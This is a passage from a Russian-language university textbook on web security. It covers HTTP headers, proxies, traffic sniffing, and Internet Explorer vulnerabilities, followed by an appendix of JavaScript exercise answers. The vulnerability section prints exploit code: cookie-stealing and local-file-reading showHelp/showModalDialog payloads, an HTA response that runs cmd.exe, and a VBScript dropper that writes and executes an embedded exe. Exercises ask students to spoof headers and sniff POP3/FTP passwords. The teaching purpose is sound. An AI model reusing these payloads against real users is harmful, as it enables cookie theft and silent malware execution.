Proxy в http-заголовки вставляет переменную : FORWARDED_FOR и т.п. Значением этой переменной является ваш IP. Фактически proxy в http-заголовок вставляет ваш реальный ip. Заменяет наш ip-адрес на свой, но при этом сервер видит, что к нему пришёл посетитель через proxy и может посмотреть реальный ip этого посетителя.

Протокол HTTP (Hyper Text Transfer Protocol)

(http – протокол более высокого уровня, чем tcp/ip. Для работы http использует tcp/ip).

Используя HTTP, браузер может получать от сервера HTML-странички, которые представляют собой текстовые строки, а также бинарные файлы. Но в любом случае в http-запросах браузера и ответах сервера всегда присутствуют заголовки, в которых передаются некоторые переменные. Заголовки представляют собой несколько текстовых строчек. Рассмотрим реальный пример:

HTTP-запрос:

```
GET /cgiscript?text=123&action=edit HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword,
*/*
Referer: http://ya.ru/index.html
Accept-Language: ru
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)
Host: ya.ru
Connection: Keep-Alive
Cookie: yandexuid=4007431017264357; ymash=2
```

GET – один из типов запроса, используется для получения html или бинарных файлов, может передавать данные из форм в строке url. “/cgiscript?text=123&action=edit” – пример запрашиваемого url с передачей параметров text и action.

«HTTP/1.1» – версия протокала, которую воспринимает наш браузер.

«Accept» –типы файлов, которые воспринимает браузер.

«Referer» – последний url, который был запрошен браузером, т.е. страница, на которой находились до данного запроса.

«Accept-Language» – язык, воспринимаемый браузером.

«Accept-Encoding» – тип воспринимаемых данных (сжатый/несжатый).

«User-Agent» – версия используемого браузера и ОС.

«Host» – хост (сервер) к которому обращаемся.

«Connection» – тип соединения.

«Cookie» – если данным хостом (сервером) были установлены cookie, то браузер всегда вставляет их в запрос.

Исходя из того, что пользователь работает по протоколу http, сервер знает о нем следующее:

- на каком сайте/странице пользователь находился ранее;
- язык, с которым работает браузер;
- версию браузера и ОС.

Кроме того, если в браузере включена поддержка javascript, java, activeX, то серверу доступна и следующая информация (взято с http://www.leader.ru/secure/who.html):

Браузер	MSIE v 5.0
OS	Windows 98

Time on your computer : 08:49:08
Date on your computer : Sunday, January 3, 1999
Sites visited during this session : 1
System language : ru
Browser's interface language : ru
User language : ru
StyleSheets : supported

Processor family : x86
Connection : modem
Browser platform : Win32

Browser's window width : 760 pixels
Available window size : 800x548
Screen resolution : 800x600
Color depth : 32 bit (True Color)

JavaScript : enabled
Cookies : enabled
Java : enabled

Installed components

Address Book : Version 5.0.2314.1300
Internet Connection Wizard : Version 5.0.2314.1003
Internet Explorer Browsing Enhancements : Version 5.0.2314.1003
Offline Browsing Pack : Version 5.0.2314.1003
Language Auto-Selection : Version 5.0.2000.4
Vector Graphics Rendering (VML) : Version 5.0.2014.200
Macromedia Flash : Version 5.0.42.0
Windows Media Player : Version 6.4.7.1112
Microsoft Virtual Machine : Version 5.0.3155.0
Visual Basic Scripting Support : Version 5.0.3.10

В http-запросе обязательными параметрами являются только

```
GET /cgiscript?text=123&action=edit HTTP/1.1
Host: ya.ru
```

То есть существует возможность использовать такой браузер, который бы не вставлял переменные «Referer», «Accept-Language», «User-Agent», а подставлял другие (неверные).

Замечание. «Referer» не будет вставляться в запрос, если вы начинаете работать в браузере с нового окна.

Перехват данных и способы защиты

Практически все сетевые карты поддерживают возможность перехвата пакетов, передаваемых по общему каналу локальной сети. При этом рабочая станция может принимать пакеты, адресованные другим компьютерам того же сегмента сети. Таким образом, весь информационный обмен в сегменте сети становится доступным перехватчику. Для успешной реализации этой атаки компьютер-перехватчик должен располагаться в том же сегменте локальной сети, что и атакуемый компьютер.

Другими словами, провайдеру ничего не стоит отфильтровать трафик и вытянуть оттуда адреса страниц, которые вы посещаете, и пароли. Почтовый протокол POP3 и протокол передачи файлов FTP так же, как и HTTP, являются строковыми (запросы-ответы). Пароли в протоколах POP3 и FTP никак не шифруются и ходят по сети в обычном символьном виде.

Выход:
использовать протоколы с шифрованием.

У всех стандартных протоколов есть альтернативы с криптованием: HTTP-HTTPS, FTP-FTPS, TELNET-SSH и т.д. Только для их использования нужно, чтобы сервер, с которым работают, тоже поддерживал эти протоколы.

Для того чтобы использовать обычный HTTP (FTP,POP3,SMTP), и при этом скрыть всё от «перехватчика», можно воспользоваться так называемым «crypted tunnel» (шифрованный канал). Схема работы проиллюстрирована на рис. 11.3.



Рис. 11.3. Соединение через шифрованный канал

В этом случае перехватчик ничего «не увидит» в открытом виде, и сервер будет работать с намим по обычном протоколам http, ftp и.т.д.

Примечание. В идеальном случае ещё нужно на proxy отключить все логи.

Безопасность программной среды Internet-пользователя

Казалось бы, вопросы безопасности при работе в Internet должны интересовать только серьезные организации, однако это не совсем так. Обычный пользователь, хотя и не имеет крупного web-сервера или базы данных, на которые может быть произведена атака, также уязвим. Слабым звеном системы безопасности является наиболее распространенный и повсеместно используемый Internet-браузер Microsoft Internet Explorer. Благодаря своей популярности он привлекает к себе внимание многочисленных хакеров. В большинстве случаев уровень знаний пользователей Internet не позволяет им настроить установки безопасности браузера или воспользоваться межсетевым экраном.

Самая распространённая почтовая программа Microsoft Outlook для просмотра писем, написанных с помощью html, использует компоненты MS Explorer. Таким образом, уязвимости браузера становятся уязвимостями почтовой программы пользователя, что значительно повышает возможности проникновения вредоносных программ на компьютеры пользователей.

Уязвимости MS Internet Explorer

Существует несколько типов уязвимостей, касающихся браузера Internet Explorer. Рассмотрим их в порядке возрастания потенциального вреда.

1. Уязвимости, приводящие к нестабильной работе браузера или его «зависанию». Это самый «безобидный» тип.

2. Межсайтовый скриптинг (cros-site scripting). Этот вид уязвимостей позволяет выполнять код сценариев в контексте порождённого домена или в зоне «My computer».

Выполнение кода сценария в контексте порождённого домена означает, что любой сайт в Internet может узнать содержимое cookie-файлов пользователя, не принадлежащих этому сайту. Проблема заключается в том, что с помощью несложных манипуляций можно скачать информацию, содержащуюся в cookie-файле пользователя. Полученная информация может быть использована для выяснения таких личных данных пользователя, как адрес его электронной почты или, например, точных сведений о покупках, совершенных им на каком-либо сайте. Приведём пример подобной уязвимости.

Когда окно Microsoft Internet Explorer открывает другое окно, проверка защиты запрещает доступ родительскому окну к дочернему окну, если такое окно принадлежит другому домену или зоне безопасности (Security Zone). Однако такая проверка не происходит при попытке обратится к фрейму

дочернего домена. То есть родительское окно может установить URL в пределах дочернего окна независимо от домена или зоны безопасности. Уязвимость позволяет выполнить произвольный JavaScript код в контексте порожденного домена или произвольный код сценария в пределах зоны «My Computer». Приведём пример на JavaScript, который читает значения cookie поисковой системы google:

```
<script>showModalDialog("http://google.com",null,"font-
size:expression(window.execScript(unescape('alert%28%22Domain%3A%22
+document.domain+%22%5CnCookie%3A%22+document.cookie%29%3Bwi
ndow.close%28%29%3B')))"); </script>
```

Выполнение кода сценария в зоне «My computer» позволяет читать и выполнять локальные файлы на системе клиента, т.е. те файлы, которые уже находятся (предустановлены) на компьютере. Необходимо знать полный путь и имя файла.

Стоит обратить внимание на универсальную уязвимость, которая уже не один год встречается в уведомлениях, в различных модификациях. Она связана с методом showHelp(). Последний патч от Microsoft (6 февраля 2003 г.), который должен был справиться с этой проблемой, все варианты использования этой уязвимости не устраняет. Приведём примеры:

1) чтение значений cookie:

```
<script>showHelp(«file:»);showHelp(«http://www.google.com/»);
showHelp("javascript:alert(document.cookie)");</script>
```

2) чтение файла c:\text.txt:

```
<script>showHelp("file:");showHelp("file://c:/test.txt");
showHelp("javascript:alert(document.body.innerText)");</script>
```

3) запуск игры Winmine:

```
<script>showHelp("file:");showHelp("iexplore.chm");showHelp(
"res:");
showHelp("javascript:location='mk:@MSITStore:C:'");
showHelp("javascript:document.write('<object id=c classid=\
clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11\\u003E<param na\
me=Command value=ShortCut\\u003E\<param name=Item1
value=,\
winmine,\\u003E</object\\u003E');c.Click();");</script>
```

3. Выполнение произвольного кода, загруженного с сервера, на системе

клиента, – наиболее опасный и редкий тип уязвимостей. Последствие использования этих уязвимостей – полный контроль над системой клиента.

Компания «eEye Digital Security» обнаружила уязвимость в Microsoft Internet Explorer, которая позволяет автоматически выполнять exe-файл через специально сконструированный HTML-код. Ошибка находится в обработке HTML-тэга Object, который используется для вставки ActiveX в HTML-страницы. Параметр, определяющий источник, откуда загружается объект, не проверяет получаемый файл. В результате троянские программы могут попасть на компьютер пользователя и выполниться, не обнаружив себя.

Описание уязвимости. Данная атака может использоваться везде, где Microsoft Internet Explorer обрабатывает HTML. Эксплоит состоит из двух частей.

Первая часть:

<html><object data
=“http://www.somehost.com/webpage.html”></object></html>

Это содержимое HTML-файла, который находится на сервере и загружается браузером. Если URL в параметре data заканчивается небезопасными расширением (например «exe», «com» и т.д.), то в таком случае Internet Explorer выдаст пользователю предупреждение. В нашем случае с сервера загружается HTML-файл «webpage.html», т.е. браузер делает обычный HTTP-запрос серверу без каких-либо предупреждений.

Сервер в HTTP-ответе указывает параметр Content-Type.

Вторая часть. HTTP-ответ сервера.

HTTP/1.1 200 OK
Date: Tue, 13 May 2003 18:06:43 GMT
Server: Apache
Content-Type: application/hta
Content-Length: 191
<html><object id=’wsh’ classid=’clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B’> </object><script>wsh.Run(“cmd.exe /k echo Hello world”);
</script></html>

В поле Content-Type сервер сообщает браузеру, что будет загружен hta-файл. Hta-файл – это «HTML Application», представляющий из себя текстовый выполняемый в среде Windows HTML-файл с более высокими привилегиями чем обычный HTML-файл. Если в Content-Type будет находиться неизвестный браузеру тип, то пользователь получит диалоговое окно с предложением сохранить файл на диске или загрузить и выполнить. В данном примере выполнится Jscript, позволяющий запускать любой исполняемый файл на компьютере. Однако вместо Jscript в hta-файле можно

воспользоваться VBScript. В свою очередь, VBScript позволяет работать с текстовыми файлами (чтение/запись) и выполнять любой exe-файл [2]. Пример:

```
<html><script language=vbs>self.MoveTo 6000,6000
exe="4D,5A,44,01,05,00,02,00,20,00,21,00,FF,FF,75,00,00,02,00,00,99,
00,00,00,3E,00,00,00"
exe=exe&",72,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,0
0,00,00,00,00,00,00"
……
exe=exe&",3F,38,3F,3F,39,,3F,3F,3B,3F,3F,3C,3F,3F,3D,3F,3F,3E,3F,3
F,3F,3F,3F,3F"
tmp = Split(exe, ",") \ Set fso =
CreateObject("Scripting.FileSystemObject")
Set shell = CreateObject("Wscript.Shell") \ poop = "file.exe"
Set f = fso.CreateTextFile(poop, ForWriting) \ For i = 0 To Ubound(tmp)
l = Len(tmp(i)) \ b = Int("&H" & Left(tmp(i), 2)) \ If l > 2 Then \
r = Int("&H" & Mid(tmp(i), 3, l)) \ For j = 1 To r \ f.Write Chr(b) \ Next
Else \ f.Write Chr(b) \ End If \ Next \ f.Close \ runscr=1 \ if runscr then
shell.run(poop)
on error resume next: self.close( ) \ </script></html>
```

В переменной «exe» находится закодированный exe-файл, побайтно преобразованный в текст.

Этот VBScript создаст на клиентском компьютере файл с именем «file.exe», запишет в него exe-файл и выполнит его. Таким образом, воспользовавшись вышеописанной уязвимостью, владелец сайта может загрузить и запустить на компьютере посетителя свой exe-файл.

Безопасность программной среды Internet-пользователя

При просмотре страницы отобразить содержимое cookies с другого домена (сайта):

```
<script>showModalDialog("http://google.com",null,"font-
size:expression(window.execScript(unescape('alert%28%22Domain%3A%22
+document.domain+%22%5CnCookie%3A%22+document.cookie%29%3Bwi
ndow.close%28%29%3B')))"); </script>
```

или

```
<script>showHelp("file:");showHelp("http://www.google.com/");
showHelp("javascript:alert(document.cookie)");</script>
```

Анонимный серфинг в Internet

1. Сделать HTTP-запрос на http://tut.by (порт 80), используя telnet.

В telnet предварительно можно включить локальное эхо, чтобы видеть набираемые на клавиатуре символы. В командной строке:

telnet tut.by 80[Enter]

Далее:

GET / HTTP/1.0[Enter]
Host: tut.by[Enter]
[Enter]

2. Просмотреть почту на любом pop3 сервере (порт 110), используя telnet.

В telnet предварительно можно включить локальное эхо, чтобы видеть набираемые на клавиатуре символы. В командной строке:

telnet mail.tut.by 110[Enter]

Далее:

USER someuser[Enter]
PASS somepass[Enter]

Просмотреть список писем: LIST.
Прочитать письмо: RETR N, где N – номер письма.
Список команд: HELP.

3. Вопросы для теоретической самопроверки

1. Данные, которые можно извлечь из TCP/IP соединения.
2. Whois-сервисы.
3. Proxy-серверы, их функции.
4. Типы proxy-серверов (с точки зрения анонимности).
5. HTTP протокол, краткое описание.
6. HTTP-запрос. Данные о посетителе, которые может извлечь сервер из запроса.
7. Данные о посетителе, которые можно извлечь из браузера (javascript, java).
8. Перехват данных.
9. Перехват паролей в протоколах POP3 и FTP.
10. Протоколы с шифрованием.
11. Шифрованный канал.

4. Задания для индивидуального выполнения

1. Пройти аутентификацию на любом ftp-сервере (порт 21), используя telnet.
2. Сделать HTTP-запрос с ложными данными о своём браузере и ОС, используя telnet.
3. Сделать HTTP-запрос с ложными данными о последней посещённой странице (referer), используя telnet.
4. Сделать HTTP-запрос с ложными данными об Accept-Language, используя telnet.
5. Сделать HTTP-запрос с ложными cookies, используя telnet.
6. Сделать HTTP-запрос любому серверу через proxy-сервер, используя telnet.
7. Найти любой proxy-сервер, проверить его на анонимность и выяснить примерное его физическое месторасположение, используя telnet.
8. Используя сниффер, перехватить пароли протокола pop3.
9. Используя сниффер, перехватить пароли протокола ftp.
10. Используя сниффер, перехватить данные протокола pop3.

Литература

1. http://secunia.com
2. http://eeye.com
3. http://cve.mitre.org
4. http://nvd.nist.gov
5. http://securitytracker.com
6. http://securitylab.ru
7. http://security.nnov.ru
8. Абашин В.В., Бокун Н.В., Борзенков А.В. Анализ угроз информационной безопасности и путей защиты от них// Известия Белорусской инженерной академии. 1(13)/2, 2002. С. 159-161.
9. Гарцуев А.Л., Обернихин И.Н., Борзенков А.В. Уязвимости браузера Microsoft Internet Explorer // Известия Белорусской инженерной академии. 1(15)/1, 2003. С. 209-211
10. Гарцуев А.Л., Борзенков А.В. Уязвимости в проверке входных данных cgi-скриптов // Известия Белорусской инженерной академии. (17)/3, 2004. С. 106-108.
11. Гарцуев А.Л., Борзенков А.В. Уязвимости серверных сценариев в обработке модифицированных HTTP-запросов // Известия Белорусской инженерной академии. 1(19)/1, 2005. С. 216-218

Приложение

ОТВЕТЫ К ЗАДАНИЯМ

ТЕМА 1. ГИПЕРССЫЛКИ. МЕТА-теги. ЭЛЕМЕНТ STYLE ТЕХНОЛОГИИ CSS

Задание 16

```
<html><head>
<title>Перезагрузка и запрет кэширования</title>
<meta http-equiv="Cache-Control" content="no-cache">
<meta http-equiv="REFRESH" Content="7; URL=NameOfThisPage.html">
</head>
<body>
Эта страница перезагружается каждый 7 секунд и не кэшируется
</body></html>
```

Задание 17

```
<html><head>
<title>Запрет кэширования для proxy-сервера</title>
<meta http-equiv="Cache-Control" content="private">
</head>
<body>
Эта страница будет кэшироваться браузером, но не будет кэшироваться proxy-сервером.
</body></html>
```

Задание 18

```
<html><head>
<title>Запрет кэширования</title>
<meta http-equiv="Pragma" content="no-cache">
</head>
<body>
Эта страница не будет кэшироваться большинством браузеров.
</body></html>
```

Задание 20

```
<html><head>
<title>Загрузка из кэша каждую вторую перезагрузку</title>
<meta http-equiv="Cache-Control" content="max-age=20, must-revalidate">
<meta http-equiv="REFRESH" Content="10; URL=NameOfThisPage.html">
</head>
<body>
Эта страница будет загружаться из сети каждую вторую перезагрузку.
</body></html>
```

Задание 6

```
1. <html><head>
2. <title>число отрицательных элементов массива</title>
3. </head>
4. <body>
5. <script>
6. var myarray=new Array();
7. var count=0;
8. for (i=0;i<10;i++){
9. myarray[i] = i*(i-4);
10. if (myarray[i]<0) {count++;}
11. }
12. window.alert(count);
13. </script>
14. </body></html>
```

Задание 8

```
1. <html><head>
2. <title>Сортировка sort элементов массива</title>
3. </head>
4. <body>
5. <script>
6. var myarray=new Array();
7. for (i=0;i<10;i++){
8. myarray[i]=1-i;}
9. myarray.sort();
10. for (i=0;i<10;i++){
11. document.write(" ",myarray[i]);}
12. </script>
13. </body></html>
```

Задание 10

```
1. <html><head>
2. <title>обработка двумерного массива</title>
3. <script language="javaScript" src="find.js">
4. </script>
5. </head>
6. <body onload="findmin();">
7. </body></html>
```

листинг файла **find.js**

```
1. function findmin()
2. {
```

```
3. myarray = new Array(3,3);
4. for (i=0; i<3; i++)
5. for (j=0; j<3; j++)
6. {myarray[i,j]=-2+(i*j);}
7. var minim = myarray[2,2];
8. var maximum = myarray[2,2];
9. for (i=0; i<3; i++)
10. for (j=0; j<3; j++)
11. {if (minim > myarray[i,j]) minim = myarray[i,j];
12. if (maximum < myarray[i,j]) maximum = myarray[i,j];}
13. document.write('максимальный элемент = ', maximum, '  ');
14. document.write('минимальный элемент = ', minim);
15. }
```

Задание 17

```
1. <html><head>
2. <title>факториал без рекурсии</title>
3. </head>
4. <body>
5. <script>
6. res=1;
7. var s=prompt("Vvedite chislo","");
8. for (j=1;j<=eval(s);j++)
9. res=res*j;
10. document.write("<br>"+"Factorial vvodimogo chisla: ");
11. document.write(res)
12. </script>
13. </body></html>
```

Задание 18

```
1. <html><head>
2. <title>факториал по рекурсии как функция</title>
3. <script>
4. function factorial(n){
5. if (n<=1)
6. return 1;
7. if (n>1)
8. return (n*factorial(n-1))}
9. </script>
10. </head>
11. <body>
12. <script>
13. var s=prompt("Vvedite chislo","");
14. document.write("<br>"+"Factorial vvodimogo chisla: ");
15. document.write(factorial(s));
16. </script>
17. </body></html>
```

ТЕМА 6. JAVASCRIPT. РАБОТА НА ВСТРОЕННЫХ ОБЪЕКТАХ JAVASCRIPT

Задание 1

```
<html> <head>
<title>массив случайных округленных чисел</title>
</head>
<body>
<script>
var array1=new Array();
var str='';
for (i=0;i<10;i++){
array1[i] = Math.round(Math.random()*5);
str=str+array1[i]+' ';
}
window.alert(str);
</script>
</body></html>
```

Задание 2

```
<html><head>
<title>полный формат даты в контекстной строке браузера</title>
<meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
<SCRIPT LANGUGE="JavaScript">
function DateTime()      {
var d = new Date(); var TimeStr=""; var mon;
TimeStr = "Year - " + d.getFullYear() + ". The " + d.getDate() + " day of ";
mon = d.getMonth();
switch(mon){
case 0:  TimeStr = TimeStr + "January "; break;
case 1:  TimeStr = TimeStr + "February "; break;
case 2:  TimeStr = TimeStr + "March "; break;
case 3:  TimeStr = TimeStr + "April "; break;
case 4:  TimeStr = TimeStr + "May "; break;
case 5:  TimeStr = TimeStr + "June "; break;
case 6:  TimeStr = TimeStr + "July "; break;
case 7:  TimeStr = TimeStr + "Augost "; break;
case 8:  TimeStr = TimeStr + "September "; break;
case 9: TimeStr = TimeStr + "November "; break;
case 10: TimeStr = TimeStr + "October "; break;
case 11: TimeStr = TimeStr + "December "; break;
default: TimeStr = TimeStr + "ERROR"; }
TimeStr = TimeStr + " Time is "  + d.getHours() + ":" + d.getMinutes() + ":" +
    d.getSeconds();
defaultStatus = TimeStr;
setTimeout("DateTime()", 1000); }
</SCRIPT>
</HEAD><BODY onLoad= "DateTime()">
<p style={font-family:arial;font-size:20 px;}>полный формат даты
в контекстной строке браузеров MSIE, NN </p>
</BODY></HTML>
```

Задание 5

```
<html><head>
<title>обработка методами math() элементов массива</title>
</head>
<script>
var myarray=new Array();
for (i=0;i<5;i++){
myarray[i] = Math.pow(2,i);
window.alert(myarray[i]);
myarray[i] = Math.sin(Math.pow(2,i));
window.alert(myarray[i]);
}
</script>
</body></html>
```

Задание 12

```
<html><head>
<title>склеивание строк-элементов массива</title>
</head>
<body>
<script>
var myarray=new Array("я", "люблю","прогуливаться", "под", "дождем" );
var str; var count=0;
str=myarray.join(' ');
window.alert(str);
</script>
</body></html>
```

Задание 17

```
<html><head>
<title>подсчет символа в строке</title>
<script>
function MyF(){
var cc=0;txt = new String("We count a letter t at this text");
for(j=0; j<txt.length; j++)
if (txt.charAt(j) == "t") cc++;
window.confirm("буква 't' встречается в строке "+cc+" раз(а)");
cc=0;}
</script></head>
<body>
<script>MyF();</script>
<p style={text-align:center;font-size:24px;}>
We counted a letter t at this text</p>
</body></html>
```

ТЕМА 7. JAVASCRIPT. РАБОТА НА ПОЛЬЗОВАТЕЛЬСКИХ ОБЪЕКТАХ

Задание 9

```
<html><head>
<title>сумма двух чисел</title>
<script>
```

```
4. function exec() // метод объекта
5. {
6. return this.a + this.b; // возвращаемое значение
7. }
8. function sum(a,b)    // конструктор объекта
9. {
10. this.a = a;        // инициализация объекта
11. this.b = b;
12. this.exec = exec;  // инициализация метода объекта
13. }
14. </script></head>
15. <body>
16. <script>
17. summa = new sum(2,3);  // создание объекта
18. result = summa.exec();
19. document.write("объект создан: <br>");
20. document.write("результат (2 + 3) = ",result,"<br>");
21. </script>
22. </body></html>
```

Задание 16

```
1. <html><head>
2. <title>скалярное произведение двух векторов</title>
3. <script language="javascript">
4. function Vector(x, y) {
5. this.x = x;
6. this.y = y;
7. this.getX = getX;
8. this.getY = getY;
9. this.multiply = multiply;
10. }
11. function getX(){
12. return this.x;
13. }
14. function getY(){
15. return this.y;
16. }
17. function multiply(another) {
18. return this.x * another.getX() + this.y * another.getY();
19. }
20. </script>
21. </head>
22. <body>
23. <div style="font-family:arial;font-size:20px;color:red;">
24. <script language="javascript">
25. vector1 = new Vector(2, 5);
26. document.write("X1= ", vector1.getX(), "<br>");
27. document.write("Y1= ", vector1.getY(), "<br>");
28. vector2 = new Vector(3, 8);
29. document.write("X2= ", vector2.getX(), "<br>");
30. document.write("Y2= ", vector2.getY(), "<br>");
```

```
31. x = vector1.multiply(vector2);
32. document.write("Multiplication is: ", x);
33. </script></div>
34. </body></html>
```

ТЕМА 8. ОБРАБОТКА СОБЫТИЙ . СЛОИ. ДИНАМИЧЕСКИЕ ФИЛЬТРЫ

Задание 7

```
1.  <html><head>
2.  <script language = "Javascript">
3.  var posX = 10;var posY = 10;
4.  var speedX = 10;//Math.floor( Math.random()*10 + 2 );
5.  var speedY = 10;//;Math.floor( Math.random()*10 + 2 );
6.  var boolvar = 1;var fn = 0;
7.  function dyn_filter(){
8.  if (boolvar){
9.  image1.filters(fn).apply();
10. i1.style.visibility="visible";
11. image1.filters(fn).transition=12;
12. image1.filters(fn).play(2);boolvar = 0;}
13. else{image1.filters(fn).apply();
14. i1.style.visibility="hidden";
15. image1.filters(fn).transition=12;
16. image1.filters(fn).play(2);
17. boolvar = 1;}
18. window.setTimeout( "dyn_filter()", 3000);}
19. function nextstep(){
20. posX += speedX;       posY += speedY;
21. if ( posX > 800 ) speedX = -speedX;
22. if ( posY > 500 ) speedY = -speedY;
23. if ( posX < 0 ) speedX = -speedX;
24. if ( posY < 0 ) speedY = -speedY;
25. if ( document.layers){
26. document.layers[0].left = posX;
27. document.layers[0].top = posY;}
28. else{image1.style.left = posX;
29. image1.style.top = posY;}
30. window.setTimeout( "nextstep()", 50);}
31. function runall(){
32. dyn_filter();}
33. </script></head>
34. <body onload = "runall()">
35. <h1>Циклично:наплыв и исчезновение</h1>
36. <hr>
37. <div id=image1 style="position:absolute;height:100;width=100;left:10;top:10;
38. filter:revealtrans">
39. <img id=i1 style="position:absolute;height:100;width=100;visibility:hidden";
40. transparent=1; src="ball.bmp">
41. </body></html>
```

Задание 10

```
<body>
<div id="aa" style="position:absolute;">летающий текст</div>
<script>var x = 10, y = 10, dx = 5, dy = 5;
function fly() {
x += dx;y += dy;
if (x < 0) dx = 5;if (y < 0) dy = 5;
if (x > 500) dx = -5;if (y > 300) dy = -5;
document.all['aa'].style.left = x;
document.all.aa.style.top = y;
window.setTimeout('fly()', 100);        }
fly();
</script></body>
```

Задание 11

```
<body>
<div id="aa" style="position:absolute;">Fly text</div>
<script>
function fly() {
x = Math.random() * 400;y = Math.random() * 300;
document.all['aa'].style.left = x;document.all.aa.style.top = y;
window.setTimeout('fly()', 1000);}
fly();
</script></body>
```

Задание 22

```
<html>
<head>
<title>Пример горизонтального меню на Javascript для MSIE</title>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
<style type="text/css">
<!--
.top {text-align:left; width: 61px; height:20px; background-color:#FF9900}
.sub {position:absolute; text-align:center; visibility: hidden; border-width:1px;
 border-style: solid; color:#000000; background-color:#FF9900}
-->
</style>
<SCRIPT language="javascript">
<!--//
<!-- Функция cl() делает невидимыми все слои подменю -->
function cl()
{ for(var i=1; i<=5; i++)
{eval('sub'+i+'.style.visibility="hidden"')}
}
<!--Функция show(num) делает видимым только 1 определенный слой
(в зависимости от параметра num)-->
function show(num)
{cl();
eval('sub'+num+'.style.visibility="visible"');
}
//-->
```

```
26. </SCRIPT>
27. <!--Вывод сообщения, если браузер не поддерживает Javascript -->
28. <noscript>
29. Ваш браузер не поддерживает JavaScript
30. </noscript>
31. </head>
32. <body>
33. <!-- Таблица для размещения слоев главного меню -->
34. <table width="200" border="0" cellspacing="0">
35. <tr>
36. <td><div id="top" class="top" onMouseOver="show('1')" >
37. <p><a href="m1.html" class="menu">Пункт 1</a>  </p>
38. </div></td>
39. <td><div id="top" class="top" onMouseOver="show('2')">
40. <a href="m2.html" class="menu">Пункт 2</a>
41. </div></td>
42. <td><div id="top" class="top" onMouseOver="show('3')">
43. <a href="m3.html" class="menu">Пункт 3</a>
44. </div></td>
45. <td><div id="top" class="top" onMouseOver="show('4')">
46. <a href="m4.html" class="menu">Пункт 4</a>
47. </div></td>
48. <td><div id="top" class="top" onMouseOver="show('5')">
49. <a href="m5.html" class="menu">Пункт 5</a>
50. </div></td>
51. </tr>
52. </table>
53. <!--Слой выпадающего подменю для первого пункта-->
54. <div id="sub1" class="sub" style="left:15px; top:40px; " onMouseOut="cl();">
55. <a class="submn" href="m1-1.html" title="Подпункт 1" onMouseOver="show('1')">
56. Подпункт 1-1</a><br>
57. <a class="submn" href="m1-2.html" title="Подпункт 2" onMouseOver="show('1')">
58. Подпункт 1-2</a><br>
59. <a class="submn" href="m1-3.html" title="Подпункт 3" onMouseOver="show('1')">
60. Подпункт 1-3</a><br>
61. </div>
62. <!--Слой выпадающего подменю для второго пункта-->
63. <div id="sub2" class="sub" style="left:80px; top:40px; "  onMouseOut="cl();">
64. <a class="submn" href="m2-1.html" title="Подпункт 1" onMouseOver="show('2')">
65. Подпункт 2-1</a><br>
66. <a class="submn" href="m2-2.html" title="Подпункт 2" onMouseOver="show('2')">
67. Подпункт 2-2</a><br>
68. <a class="submn" href="m2-3.html" title="Подпункт 3" onMouseOver="show('2')">
69. Подпункт 2-3</a><br>
70. </div>
71. <!--Слой выпадающего подменю для третьего пункта-->
72. <div id="sub3" class="sub" style="left:142px; top:40px; " onMouseOut="cl();">
73. <a class="submn" href="m3-1.html" title="Подпункт 1" onMouseOver="show('3')">
74. Подпункт 3-1</a><br>
75. <a class="submn" href="m3-2.html" title="Подпункт 2" onMouseOver="show('3')">
76. Подпункт 3-2</a><br>
77. <a class="submn" href="m3-3.html" title="Подпункт 3" onMouseOver="show('3')">
```

```
78. Подпункт 3-3</a><br>
79. </div>
80. <!--Слой выпадающего подменю для четвертого пункта-->
81. <div id="sub4" class="sub" style="left:205px; top:40px; " onMouseOut="cl();">
82. <a class="submn" href="m4-1.html" title="Подпункт 1" onMouseOver="show('4')">
83. Подпункт 4-1</a><br>
84. <a class="submn" href="m4-2.html" title="Подпункт 2" onMouseOver="show('4')">
85. Подпункт 4-2</a><br>
86. <a class="submn" href="m4-3.html" title="Подпункт 3" onMouseOver="show('4')">
87. Подпункт 4-3</a><br>
88. </div>
89. <!--Слой выпадающего подменю для пятого пункта-->
90. <div id="sub5" class="sub" style="left:270px; top:40px; " onMouseOut="cl();">
91. <a class="submn" href="m5-1.html" title="Подпункт 1" onMouseOver="show('5')">
92. Подпункт 5-1</a><br>
93. <a class="submn" href="m5-2.html" title="Подпункт 2" onMouseOver="show('5')">
94. Подпункт 5-2</a><br>
95. <a class="submn" href="m5-3.html" title="Подпункт 3" onMouseOver="show('5')">
96. Подпункт 5-3</a><br>
97. </div>
98. </body> </html>
```

Задание 23

```
1.  <html><head>
2.  <title>Пример горизонтального меню на Javascript для NN 7.0</title>
3.  <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
4.  <style type="text/css">
5.  <!--
6.  .top {text-align:left; width: 61px; height:20px; background-color:#FF9900}
7.  .sub {position:absolute; text-align:center; visibility: hidden; border-width:1px;
8.    border-style: solid; color:#000000; background-color:#FF9900}
9.  -->
10. </style>
11. <SCRIPT language="javascript">
12. <!--//
13. <!-- Функция cl() делает невидимыми все слои подменю  -->
14. function cl()
